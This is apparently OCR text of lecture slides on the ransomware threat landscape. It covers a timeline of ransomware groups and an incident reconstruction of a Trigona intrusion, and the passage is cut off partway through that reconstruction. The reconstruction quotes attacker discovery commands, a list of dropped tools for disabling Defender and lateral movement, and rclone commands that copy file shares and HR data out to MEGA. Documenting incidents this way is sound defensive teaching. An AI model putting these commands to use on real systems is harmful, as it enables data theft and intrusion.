
State-Rogue-Conducted

State-Executed

State-Integrated

Jason Healey, Atlantic Council

https://www.atlanticcouncil.org/wp-content/uploads/2012/02/022212_ACUS_NatlResponsibilityCyber.PDF




THE HACKER AND THE STATE

Cyber Attacks and the New Normal of Geopolitics

BEN BUCHANAN

Cybercriminals

WHAT IS THE TOP CYBER THREAT NOWADAYS FOR ORGANISATIONS?



2015
2016
2017
2018
2019
2020
2021
2022
2023
2024

Lockbit builder leaked
LockBit Green
LockBit 4.0
Bitwise Spider
LockBit
Originally dubbed "ABCD".
LockBit 2.0
LockBit 3.0
Law enforcement operations
Bl00dy
BlackOut
SchoolBoys
TommyLeaks
Darkrace
Donex
Rorschach
Radar

Boss Spider
SamSam

Lazarus
North Korean APT group
WannaCry

Ragnarok
Decryptor released before shutdown

Circus Spider
Mailto
NetWalker
Law enforcement arrests

Brain Spider
8Base

Twisted Spider
Maze
Egregor
Egregor stops its operation after law enforcement's actions
Sekhmet
SunCrypt
White Rabbit

FIN8
Has also deployed BlackCat ransomware

Viking Spider
RagnarLocker
Law enforcement arrests


Indrik Spider
Probably created around 2007
BitPaymer
Split
WastedLocker
Hades
MacawLocker
Indrik Spider also leverages other RaaS payloads, such as Lockbit.
PhoenixLocker
Doppel Spider
DoppelPaymer
Grief
Entropy
Law enforcement arrests

Dungeon Spider
Locky
Although the main ransomware used by the group remains Locky, Graceful Spider is thought to occasionally use other ransomwares (Bart, Jaff, Scarab, Philadelphia, Globelmposter and GandCrab).

Graceful Spider
Probably active

Hive Spider
Hive
Law enforcement disruptions
Hunters International


https://github.com/cert-orangecyberdefense/ransomware_map/blob/main/OCD_WorldWatch_Ransomware-ecosystem-map.pdf



COVEWARE


https://www.coveware.com/blog/2024/1/25/new-ransomware-reporting-requirements-kick-in-as-victims-increasingly-avoid-paying

HOW MUCH IS THE AVERAGE RANSOM PAYMENT?



https://www.coveware.com/blog/2024/1/25/new-ransomware-reporting-requirements-kick-in-as-victims-increasingly-avoid-paying

HOW LONG DOES IT TAKE TO GET RANSOMWARED?



Buzzing on Christmas Eve: Trigona Ransomware in 3 Hours

Day 0

23:32 UTC Initial Access – RDP from 77.83.36.3

23:34 UTC Discovery Commands

```
"C:\Windows\system32\net.exe" group "domain admins" /domain
whoami.exe
netscan.exe
```

23:35 UTC Ingress Tool Transfer – Over RDP Session on beachhead

```
C:\Users\Administrator\Music\scaner\DefenderOFF.bat
C:\Users\Administrator\Music\scaner\DefenderON.bat
C:\Users\Administrator\Music\scaner\ipall.bat
C:\Users\Administrator\Music\scaner\ipinfo.bat
C:\Users\Administrator\Music\scaner\ipwho.bat
C:\Users\Administrator\Music\scaner\netscan.exe
C:\Users\Administrator\Music\scaner\newnewuser.bat
C:\Users\Administrator\Music\scaner\newuser.bat
C:\Users\Administrator\Music\scaner\openrdp.bat
C:\Users\Administrator\Music\scaner\PsExec.exe
C:\Users\Administrator\Music\scaner\psNET.bat
C:\Users\Administrator\Music\scaner\rdp.exe
C:\Users\Administrator\Music\scaner\sd.exe
C:\Users\Administrator\Music\scaner\start.bat
```

23:56 UTC Lateral Movement – RDP to file share server – Lateral Tool Transfer

Day 1

00:15 UTC Lateral Movement – RDP to second file share server

00:24 UTC Defense Evasion – Various commands to disable Windows Defender

00:26 UTC Exfiltration

Beachhead – start – копия.bat

```
rclone.exe  copy "\\[IP ADDRESS]\Files" MEGA:domain -q
--ignore-existing --auto-confirm --multi-thread-streams
12 --transfers ""
```

Second file share server – start – копия – копия.bat

```
rclone.exe  copy "\\[IP ADDRESS]\\Files" MEGA:domain -q --
ignore-existing --auto-confirm --multi-thread-streams 12 --
transfers 12
rclone.exe  copy "\\[IP ADDRESS]\\human resources"
MEGA:domain -q --ignore-existing --auto-confirm --multi-
